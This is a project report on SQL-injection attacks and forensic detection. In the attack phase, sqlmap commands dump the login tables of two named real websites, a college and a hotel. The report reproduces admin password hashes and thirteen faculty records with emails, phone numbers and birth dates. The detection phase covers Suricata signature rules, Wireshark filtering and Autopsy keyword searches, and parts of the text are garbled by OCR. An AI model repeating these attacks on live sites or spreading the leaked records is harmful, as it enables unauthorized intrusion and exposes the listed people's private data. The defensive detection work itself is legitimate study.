

Title: A Novel Digital Forensic Framework for Data Breach Investigations



Project Implementation Report

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Introduction

This project report details the implementation of a novel digital forensic framework designed to investigate data breaches. The framework follows a structured methodology to ensure thorough analysis and evidence collection during cyberattacks. This report is divided into two primary phases: the Attack Phase, where vulnerabilities are exploited to simulate a breach, and the Detection Phase, which focuses on identifying and analyzing the breach to mitigate future risks.

Attack Phase

SQL Injection Attack Implementation Document: Extracting Admin Credentials from a Vulnerable URL

Objective:

To demonstrate an SQL injection attack on a vulnerable URL in a dummy website, exploit the database using sqlmap, and dump the data from the login table to extract admin login credentials.

The targeted website : <http://gfcollege.in/>

1. Prerequisites

Before performing the attack, ensure the following:

- **Test Environment:** Use a controlled environment with a vulnerable dummy website such as DVWA (Damn Vulnerable Web Application), bWAPP, or a local vulnerable application with known SQL injection vulnerabilities.
- **Tools:**

- **sqlmap**: An automated tool to detect and exploit SQL injection vulnerabilities.

2. Identify Vulnerable URL

First, locate a URL that is potentially vulnerable to SQL injection. Common URL parameters include id, user, page, etc.

The command you provided is intended to run **sqlmap** (a tool for detecting and exploiting SQL injection vulnerabilities) on a vulnerable URL and interact with a specific database. Let's break it down.

These command analysis this website and check if this website is vulnerable or not and then exploit the vulnerable.

```
[12/15/24]seed@VM:~$ sqlmap -u "http://gfcollege.in/cc-member-details.php?id=2" --random-agent --dbs
```

- **Detection**: sqlmap will first test the URL `http://gfcollege.in/cc-member-details.php?id=2` to see if it is vulnerable to SQL injection. The tool automatically analyzes the parameter `id=2` and checks if injecting SQL commands into this parameter will allow interaction with the backend database.
- **Random User-Agent**: By using the `--random-agent` flag, sqlmap will randomize the User-Agent header sent with the HTTP request to make the attack harder to detect (as security systems often look for automated or bot-like behavior based on the User-Agent string).
- **Target Database**: Once the SQL injection vulnerability is identified, sqlmap will attempt to target the `gfcollegetables` database to enumerate tables, columns, or even extract data if the vulnerability is exploitable.

Identify the Database Containing the Login Table

```
[12/15/24]seed@VM:~$ sqlmap -u "http://gfcollege.in/cc-member-details.php?id=2" --random-agent -D gfcollege --tables
```

```

mysql> use gfcollege;
Database: gfcollege
46 tables]
+-----+
ab_members
academic_calender
attachment
autonomous_bodies
cc_members
college_infrastructure
committe_convenors
contact
contact_list
course
course_department
couse_subjects
covid_19
covid_19_doc
department
dept_gallery
e_book_link
event_doc
event_gallery
events
faculty
faculty_course
g_data
g_data_doc
g_messages
gallery
gallery_type
home_aboutus_overview
important_link

```

```

g_data
g_data_doc
g_messages
gallery
gallery_type
home_aboutus_overview
important_link
l_data
library_calender
library_gallery
log_dire
login
naac
news
news_doc
slider
staff
staff_type
syllabus
syllabus_type
usefull_links
vacancy
vacancy_doc
video

```

- **Dump the Data**

Once the columns are identified, use sqlmap to dump the data from the table. To extract the login credentials, run the following command

```

12/15/24]seed@VM:~$ sqlmap -u "http://gfcollege.in/cc-member-details.php?id=2" --random-agent -D gfcollege -T login --dump

```

```

20:49:41] [INFO] the back-end DBMS is MySQL
ack-end DBMS: MySQL >= 5.0 (Percona fork)
20:49:41] [INFO] fetching columns for table 'login' in database 'gfcollege'
20:49:41] [INFO] resumed: 'login_id','int(11)'
20:49:41] [INFO] resumed: 'user_name','varchar(20)'
20:49:41] [INFO] resumed: 'password','varchar(50)'
20:49:41] [INFO] resumed: 'login_type','enum('1','2','3','4')'
20:49:41] [INFO] resumed: 'department_id','int(11)'
20:49:41] [INFO] fetching entries for table 'login' in database 'gfcollege'
20:49:41] [INFO] recognized possible password hashes in column 'password'

```

- **Extract Login Credentials**

```
Database: gfcollege
Table: login
[1 entry]
```

login_id	department_id	user_name	password	login_type
1	0	admin	e0f8bfa154ce04d853acffd6fееееd94	1

THE DATA BREACH:

```
Database: gfcollege
Table: ab_members
[13 entries]
```

id	ab_id	dob	email	photo	name	details
status	education	mobile_no	position			entry_time
display_sequence						
1	3	1980-01-01	sohailakhtarnaqvi@gmail.com	1611813647.jpg	Dr. Sohail Akhtar Naqvi	<blank>
1		M.Sc., Ph.D	9453131686	Associate Professor (HOD)		2021-01-27 23:00
47	1					
2	6	1982-01-01	rehmanarib@gmail.com	1611813781.jpg	Dr.Arib Anjum Rehman	<blank>
1		M.Sc,Ph.D	9451643726	Associate Professor (HOD)		2021-01-27 23:03
01	2					
3	5	1978-01-01	faiyazbaha123@gmail.com	1611813958.jpg	Dr. Faiyaz Ahmad	<blank>
1		M.A., M. Phil., Ph. D	88765502104	Associate Professor (HOD)		2021-01-27 23:05
58	3					
4	2	1977-01-01	M.Fariqgfc@gmail.com	1611814073.jpg	Dr. Mohammad Tariq	<blank>
1		M.A., Ph.D.(Economics)	9453728111	Assistant Professor		2021-01-27 23:07
03	4					
5	7	1973-01-01	khanmasihulla@gmail.com	1625549592.jpg	Dr.Masihulla Khan	<blank>
1		M.A., Ph.D	9415489123	Associate Professor		2021-01-27 23:12
07	5					
6	13	1980-01-01	gfcoff@gmail.com	1611985420.jpg	Dr. Mohammad Tayyab	<blank>
1		M.A., M. Phil., Ph.D	9450442983	Chairman and Associate Professor (HOD)		2021-01-29 22:43
40	6					
7	4	1980-01-01	khalilkarkhi@gmail.com	1611985678.jpg	Dr.Khalil Ahmad	<blank>
1		M.A., Ph.D.	9450442985	Associate Professor (HOD)		2021-01-29 22:47
58	7					
8	8	1978-01-01	gaquadri.gfc@gmail.com	1611985986.jpg	Dr. Ghulam Ashraf Qadri	<blank>
1		M.A., M. Phil., Ph.D.	9459417787	Associate Professor (HOD)		2021-01-29 22:53
06	8					
9	10	1975-01-01	abduisalamspn@gmail.com	1611986206.jpg	Dr. Abdul Salam	<blank>
1		M.Sc., M. Phil., Ph.d.	9415528646	Associate Professor (HOD)		2021-01-29 22:56
46	9					
10	12	1975-01-01	salim_labphysics@rediffmail.com	1611986544.jpg	Dr. M. Salim Ahmad Khan	<blank>
1		M.Sc., Ph.D. SLET, GATE	9794339463	Assistant Professor (HOD)		2021-01-29 23:02
04	10					
11	1	1970-01-01	naeemoddinsiddiqui@gmail.com	1611986721.jpg	Dr. Naeem-ud-din Siddiqui	<blank>
1		M.Sc., Ph.D.	9415070287	Associate Professor (HOD)		2021-01-29 23:05
21	11					
12	9	1970-01-01	sanees86@rediffmail.com	1611986857.jpg	Mr.Syed Anees Ahmad	<blank>
1		M.com., M.LibS, Inf.Sc.	9450175786	Associate Professor (HOD)		2021-01-29 23:07
07	12					
13	11	1985-01-01	swapanilgfc@gmail.com	1611986998.jpeg	Dr. Swapnil Yadav	<blank>
1		M.Sc., Ph.D. (Botany)	8176925662	Assistant Professor		2021-01-29 23:09
08	13					

THE SECOND SQL INJECTION ATTACK

2

The website : <http://www.embryohotel.com/room-detail.php?id=1>

- Identify Vulnerable URL

- Exploiting database:

```
[21:06:24] [INFO] the back-end DBMS is MySQL
[21:06:24] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
back-end DBMS: MySQL >= 5.0.12
[21:06:26] [INFO] fetching database names
[21:06:27] [INFO] retrieved: 'information_schema'
[21:06:27] [INFO] retrieved: 'cp227754_embryohotel_db'
available databases [2]:
[*] cp227754_embryohotel_db
[*] information_schema
```

- Exploiting database tables

```
12/15/24]seed@VM:~$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1"--ignore-proxy --random-agent --dbs
```

```
12/15/24]seed@VM:~$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1"--ignore-proxy --random-agent -D cp227754_embryohotel_db --ta
lec
```

```

21:07:45] [INFO] the back-end DBMS is MySQL
ack-end DBMS: MySQL >= 5.0.12
21:07:45] [INFO] fetching tables for database: 'cp227754_embryohotel_db'
21:07:45] [WARNING] turning off pre-connect mechanism because of connection reset(s)
21:07:45] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
21:07:48] [INFO] retrieved: 'admin'
21:07:48] [INFO] retrieved: 'contact'
21:07:48] [INFO] retrieved: 'image'
21:07:51] [INFO] retrieved: 'local_area'
21:07:51] [INFO] retrieved: 'news'
21:07:52] [INFO] retrieved: 'room'
21:07:54] [INFO] retrieved: 'room_image'
21:07:55] [INFO] retrieved: 'room_option'
21:07:55] [INFO] retrieved: 'room_option_reletive'
21:07:57] [INFO] retrieved: 'slideshow'
21:07:58] [INFO] retrieved: 'slideshow_mobile'
atabase: cp227754_embryohotel_db
11 tables]
-----+
admin      |
contact    |
image      |
local_area|
news       |
room       |
room_image|
room_option|
room_option_reletive|
slideshow  |
slideshow_mobile|
-----+

```

```

12/15/24] seed@VM:~$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1"--ignore-proxy --random-agent -D cp227754_embryohotel_db -T z
min --dump

```

- Dump the Data


```

21:00:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
21:00:21] [INFO] fetching columns for table 'users' in database 'cp227754_enoryonote1_db'
21:00:25] [INFO] retrieved: 'id','insert'
21:00:27] [INFO] retrieved: 'username','text'
21:00:27] [INFO] retrieved: 'password','text'
21:00:28] [INFO] retrieved: 'last_insert','datetime'
21:00:28] [INFO] retrieved: 'last_update','datetime'
21:00:28] [INFO] retrieved: 'permission','int(11)'
21:00:28] [INFO] fetching entries for table 'users' in database 'cp227754_enoryonote1_db'
21:00:30] [INFO] retrieved: '1','e742c63f03ab602f2b38433ffc28b5145ba1332d','2016-10-15 00:00:00','2018-11-07 02:10:47','admin'
21:00:30] [INFO] retrieved: '2','8988c8cb582506f93b59b794af7212cb5406dfcf','2020-02-11 10:58:49','2020-02-11 10:58:49','ARMERX'

```

```

database: cp227754_enoryonote1_db
table: admin
2 entries]

```

id	username	password	last_insert	last_update	permission
1	admin	e742c63f03ab602f2b38433ffc28b5145ba1332d	2016-10-15 00:00:00	2018-11-07 02:10:47	1
2	ARMERX	8988c8cb582506f93b59b794af7212cb5406dfcf	2020-02-11 10:58:49	2020-02-11 10:58:49	0

Detection Phase:

Pre – Attack Configuration

1. Install and Configure Suricata

```

(boss@kali)-[~]
$ sudo apt update
[sudo] password for boss:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [48.8 MB]
Fetched 69.1 MB in 1min 35s (731 kB/s)
1956 packages can be upgraded. Run 'apt list --upgradable' to see them.

```

```

(boss@kali)-[~]
$ sudo apt install suricata -y
Installing:
suricata

```

Verify installation

```
(boss@kali)-[~]  
$ suricata -v  
Suricata 7.0.8
```

Enable af-packet for live traffic monitoring (adjust the network interface)

```
af-packet:  
- interface: eth0  
  # Number of receive threads. "auto" uses the number of cores  
  #threads: auto  
  # Default clusterid. AF_PACKET will load balance packets based on flow.  
  cluster-id: 99  
  
cluster-type: cluster_flow  
# In some fragmentation cases, the hash can not be computed. If "defrag" is set  
# to yes, the kernel will do the needed defragmentation before sending the packets.  
defrag: yes
```

Write Suricata Rules for SQL Injection Detection

```
(boss@kali)-[~]  
$ sudo nano /etc/suricata/rules/sql_injection.rules
```

Rules

```
alert http any any -> any any (msg:"SQL Injection Attempt";  
content:"UNION SELECT"; nocase; classtype:web-application-attack;  
sid:100001;)
```

```
alert http any any -> any any (msg:"SQL Injection Attempt";  
content:"1=1"; nocase; classtype:web-application-attack; sid:100002;)
```

```
alert http any any -> any any (msg:"SQL Injection Attempt";  
pcre:"/(\%27)|(\')|(\-\-)|(\%23)|(#)/"; classtype:web-application-attack;  
sid:100003;)
```

```
alert http any any -> any any (msg:"SQL Injection Detected";  
flow:to_server,established; content:"id="; http_uri; content:"--";  
http_client_body; classtype:web-application-attack; sid:100004;)
```

Ensure Suricata is Running in IDS Mode

```
(boss@kali)-[~]
$ sudo suricata -c /etc/suricata/suricata.yaml -i eth0

i: suricata: This is Suricata version 7.0.8 RELEASE running in SYSTEM mode
i: threads: Threads created → W: 3 FM: 1 FR: 1 Engine started.
```

Confirm Suricata is running


```
(boss@kali)-[~]
$ tail -f /var/log/suricata/fast.log
```

2. Set Up Wireshark to Capture Traffic

Verify Installation

```
(boss@kali)-[~]
$ wireshark -v
Wireshark 4.2.5 (Git v4.2.5 packaged as 4.2.5-1).
```

Select your network interface



Start Capturing

The image shows the Wireshark packet capture list. It contains several rows of captured packets. The first row is an HTTP 200 OK response. The subsequent rows are TCP packets, including a SYN-ACK, a retransmission, and several ACKs. The table has columns for No., Time, Source, Destination, Protocol, Length, and Info.

No.	Time	Source	Destination	Protocol	Length	Info
68	2.708788871	107.180.46.197	10.0.2.15	HTTP	1225	HTTP/1.1 200 OK (text/html)
69	2.708826879	10.0.2.15	107.180.46.197	TCP	54	39552 → 80 [ACK] Seq=489 Ack=36216 Win=33588 Len=0
70	3.220129968	10.0.2.15	107.180.46.197	TCP	74	[TCP Retransmission] 39562 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460
71	3.449511484	107.180.46.197	10.0.2.15	TCP	60	80 → 39562 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
72	3.449637989	10.0.2.15	107.180.46.197	TCP	54	39562 → 80 [ACK] Seq=1 Ack=1 Min=32120 Len=0
73	3.465426234	10.0.2.15	107.180.46.197	TCP	74	[TCP Retransmission] 39570 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460
74	3.676277389	107.180.46.197	10.0.2.15	TCP	60	80 → 39576 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
75	3.876328999	10.0.2.15	107.180.46.197	TCP	54	39576 → 80 [ACK] Seq=1 Ack=1 Min=32120 Len=0

During the Attack

This phase focuses on real-time monitoring and detection.

1. Monitor Suricata Logs

```
(root@kali) ~  
# tail -f /var/log/suricata/fast.log  
12/17/2024-05:31:51.502828  [**] [1:2231040:1] SURICATA QUIC failed decrypt [**] [Classification: Generic Protocol Command Decode] [Priority: 3] [UDP] 34.117.108.156:443 → 10.0.2.15:46335  
12/17/2024-05:33:25.908688  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Content Observed [**] [Classification: A Network Trojan was detected] [Priority: 1] [TCP] 107.180.46.197:80 → 10.0.2.15:35146  
12/17/2024-05:33:25.908681  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Content Observed [**] [Classification: A Network Trojan was detected] [Priority: 1] [TCP] 107.180.46.197:80 → 10.0.2.15:35146
```

Noting the timestamp, source IP, and destination IP from logs

Phishing Attempts:

- Multiple alerts (ET PHISHING) detected potential phishing attempts originating from IP address 107.180.46.197. These attempts likely involved mirrored website content, which is a common technique used by phishers.

```
12/17/2024-05:33:25.930680  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Content Observed [**] [Classification: A Network Trojan was detected] [Priority: 1] [TCP] 107.180.46.197:80 → 10.0.2.15:35146  
12/17/2024-05:33:25.930681  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Content Observed [**] [Classification: A Network Trojan was detected] [Priority: 1] [TCP] 107.180.46.197:80 → 10.0.2.15:35146
```

Suspicious COVID-19 Related Traffic:

- Several alerts (ET HUNTING) detected suspicious GET requests with potential COVID-19 related URIs. This could indicate attempts to exploit vulnerabilities related to the COVID-19 pandemic, such as phishing, malware distribution, or social engineering.

```
12/17/2024-15:36:55.772084  [**] [1:2022973:1] ET HUNTING Suspicious GET Request with Possible COVID-19 URI HS [**] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 10.0.2.15:49272 → 107.180.46.197:80
```

Potential Kali Linux Hostname in DHCP Request:

- An alert (ET INFO) detected a possible Kali Linux hostname in a DHCP request packet. While this itself might not be malicious, it could indicate potential internal reconnaissance or unauthorized activity.

```
12/17/2024-08:56:28.516466  [**] [1:2022973:1] ET INFO Possible Kali Linux hostname in DHCP Request Packet [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] [UDP] 0.0.0.0:68 → 255.255.255.255:67
```

QUIC Decryption Failure:


- An alert (SURICATA QUIC failed decrypt) indicates a failure to decrypt QUIC traffic. This could be due to various reasons, including misconfiguration, encryption issues, or potentially malicious traffic.

```
12/17/2024-05:31:51.502828 [++] [1:2231000-1] SURICATA QUIC failed decrypt [++] [Classification: Generic Protocol Command Decode] [Priority: 3] [SDP: 34.117.188.186:443 -> 10.0.2.15:46335]
```

2. Analyze Traffic with Wireshark


Apply filters to analyze potential SQL injection traffic

- Filter for HTTP requests



No.	Time	Source	Destination	Protocol	Length	Info
21	1.751548484	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1
182	146.251349219	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1

- Basic HTTP GET/POST Requests



No.	Time	Source	Destination	Protocol	Length	Info
21	1.751548484	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1
182	146.251349219	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1

Filter by Destination Port:


- Common SQL injection targets use port 80 (HTTP) or 443 (HTTPS)



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	34.117.188.166	TLSv1.2	83	Application Data
4	8.199988376	10.0.2.15	34.117.188.166	TCP	54	41054 -> 443 [ACK] Seq=40 Win=31518 Len=0
11	1.451628905	10.0.2.15	107.180.46.197	TCP	74	506282 -> 80 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=...
12	1.452442091	10.0.2.15	107.180.46.197	TCP	74	50638 -> 80 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=...
13	1.452935067	10.0.2.15	107.180.46.197	TCP	74	50644 -> 80 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=...
15	1.510999505	10.0.2.15	107.180.46.197	TCP	54	506282 -> 80 [ACK] Seq=1 Ack=1 Min=32128 Len=0
16	1.711187218	10.0.2.15	107.180.46.197	TCP	74	50658 -> 80 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=...
19	1.750673211	10.0.2.15	107.180.46.197	TCP	54	50644 -> 80 [ACK] Seq=1 Ack=1 Min=32128 Len=0
20	1.750715366	10.0.2.15	107.180.46.197	TCP	54	50638 -> 80 [ACK] Seq=1 Ack=1 Min=32128 Len=0
21	1.751548404	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1
25	2.075796311	10.0.2.15	107.180.46.197	TCP	54	50658 -> 80 [ACK] Seq=1 Ack=1 Min=32128 Len=0
26	2.076013175	10.0.2.15	107.180.46.197	TCP	54	50644 -> 80 [ACK] Seq=409 Ack=1461 Min=65535 Len=0
30	2.093787176	10.0.2.15	107.180.46.197	TCP	54	50644 -> 80 [ACK] Seq=409 Ack=2921 Min=65535 Len=0


Filter by Unusual Packet Lengths:

- SQL injection attempts often have payload sizes larger than typical requests



No.	Time	Source	Destination	Protocol	Length	Info
24	2.075646413	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [PSH, ACK] Seq=1 Ack=409 Win=65535 Len=1460 [TCP segme...
27	2.093666382	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=1461 Ack=409 Win=65535 Len=1460 [TCP segme...
28	2.093868049	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=2921 Ack=409 Win=65535 Len=1460 [TCP segme...
29	2.093667981	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=4381 Ack=409 Win=65535 Len=1460 [TCP segme...
33	2.094652958	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=5841 Ack=409 Win=65535 Len=1460 [TCP segme...
34	2.094652753	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=7301 Ack=409 Win=65535 Len=1460 [TCP segme...
35	2.094652957	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=8761 Ack=409 Win=65535 Len=1460 [TCP segme...
36	2.094653166	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=10221 Ack=409 Win=65535 Len=1460 [TCP segme...
37	2.094653384	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=11681 Ack=409 Win=65535 Len=1460 [TCP segme...
38	2.094653455	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [PSH, ACK] Seq=13141 Ack=409 Win=65535 Len=1460 [TCP ...
50	2.562579104	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [PSH, ACK] Seq=14601 Ack=409 Win=65535 Len=1460 [TCP ...
52	2.607134843	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=16061 Ack=409 Win=65535 Len=1460 [TCP segme...
53	2.607136366	107.180.46.197	10.0.2.15	TCP	1514	88 -> 50644 [ACK] Seq=17521 Ack=409 Win=65535 Len=1460 [TCP segme...

- Filter for Suspicious Queries in Headers



No.	Time	Source	Destination	Protocol	Length	Info
21	1.751548464	10.0.2.15	187.180.46.197	HTTP	452	GET /cc-member-details.php?id=2 HTTP/1.1
182	146.301349219	10.0.2.15	187.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1

After the Attack

Export Suricata Logs

Access Suricata Logs


```
(boss@kali)-[~]
$ cd /var/log/suricata
```

Export the Logs

```
(boss@kali)-[/var/log/suricata]
$ cp /var/log/suricata/fast.log ~/Desktop/detection_logs/
```

```
(boss@kali)-[/var/log/suricata]
$ cp /var/log/suricata/eve.json ~/Desktop/detection_logs/
```

Export Wireshark Captured Traffic



Installing Autopsy

```
(boss@kali)-[/var/log/suricata]
$ sudo apt install autopsy -y
Installing:
autopsy
```

Verify Installation

```
Autopsy Forensic Browser  
http://www.sleuthkit.org/autopsy/  
ver 2.24
```

Opening Autopsy in Browser with URL



Creating a new Case

CREATE A NEW CASE

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.

SQL Injection Investigations

2. **Description:** An optional, one line description of this case.

Analysis of SQL Injection Attack

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a.	Ammaid	b.	Asad
c.		d.	
e.		f.	
g.		h.	
i.		j.	

NEW CASE **CANCEL** **HELP**

Adding Host

Adding host: kali_linux to case SQL_Injection_Investigations

Host Directory (/var/lib/autopsy/SQL_Injection_Investigations/kali_linux/) created

Alert Database has not been indexed - it will be as an md5sum file

Adding Image

ADD A NEW IMAGE

1. Location
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.

2. Type
Please select if this image file is for a disk or a single partition.

☒ Disk ☐ Partition

3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

☒ Symlink ☐ Copy ☐ Move

Providing Sum of Hash for Image

Image File Details

Local Name: images/eve.json

Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

☐ Ignore the hash value for this image.

☐ Calculate the hash value for this image.

☒ Add the following MD5 hash value for this image:

☒ Verify hash after importing?

Copying Image to Evidence Locker

Testing partitions
Copying image(s) into evidence locker (this could take a little while)
Image file added with ID img1

Volume image (0 to 0 - raw - /1/) added with ID vol1

Added Images of Evidences to Investigate



Analyzing Data

Keyword Search Tool



Searching for ASCII: Done

Saving: Done

2 hits- [link to results](#)

[New Search](#)

2 occurrences of `[0-2]?[[:digit:]]{1,2}\.[0-2]?[[:digit:]]{1,2}\.[0-2]?[[:digit:]]{1,2}\.[0-2]?[[:digit:]]{1,2}` **were found**

Search Options:

ASCII

Case Insensitive

Regular Expression

Unit 51 ([Hex](#) - [Ascii](#))

1: 276

Unit 149 ([Hex](#) - [Ascii](#))

2: 217

Searching for ASCII: Done

Saving: Done

32 hits- [link to results](#)

[New Search](#)

32 occurrences of `((jan)|(feb)|(mar)|(apr)|(may)|(june?)|(july?)|(aug)|(sept?)|(oct)|(nov)|(dec))([[:space:]]+[[:digit:]])?` **were found**

Search Options:

ASCII

Case Insensitive

Regular Expression

Unit 5 ([Hex](#) - [Ascii](#))

1: 112

2: 256

3: 331

Unit 11 ([Hex](#) - [Ascii](#))

4: 372

2 occurrences of \r were found		ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report)	
Search Options:		File Type: data	
ASCII		Unit: 3	
Case Sensitive		Hex Contents of Unit 3 in attack_traffic.pcap-0-0	
Unit 3 (Hex - Ascii)			
1: 328 (GET /cc-)			
Unit 90 (Hex - Ascii)			
2: 353 (GET /cc-)			

Autopsy string Unit Report

GENERAL INFORMATION

Unit: 3

Unit Size: 512

MD5 of raw Unit: alee2999af98f7f1460bf52497364c3e -

MD5 of string output: 203c7ce17bb7f851500c22976b294b64 -

Image: '/var/lib/autopsy/SQL_Injection_Investigations/sahu/images/attack_traffic.pcap'

Offset: Full image

File System Type: raw

Date Generated: Tue Dec 17 19:15:44 2024

Investigator: Ammaid_Saleem

CONTENT

GET /cc-member-details.php?id=2 HTTP/1.1

Host: gfcollege.in

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml

Creating new case

New Case Information

Steps

1. **Case Information**
2. Optional Information

Case Information

Case Name:

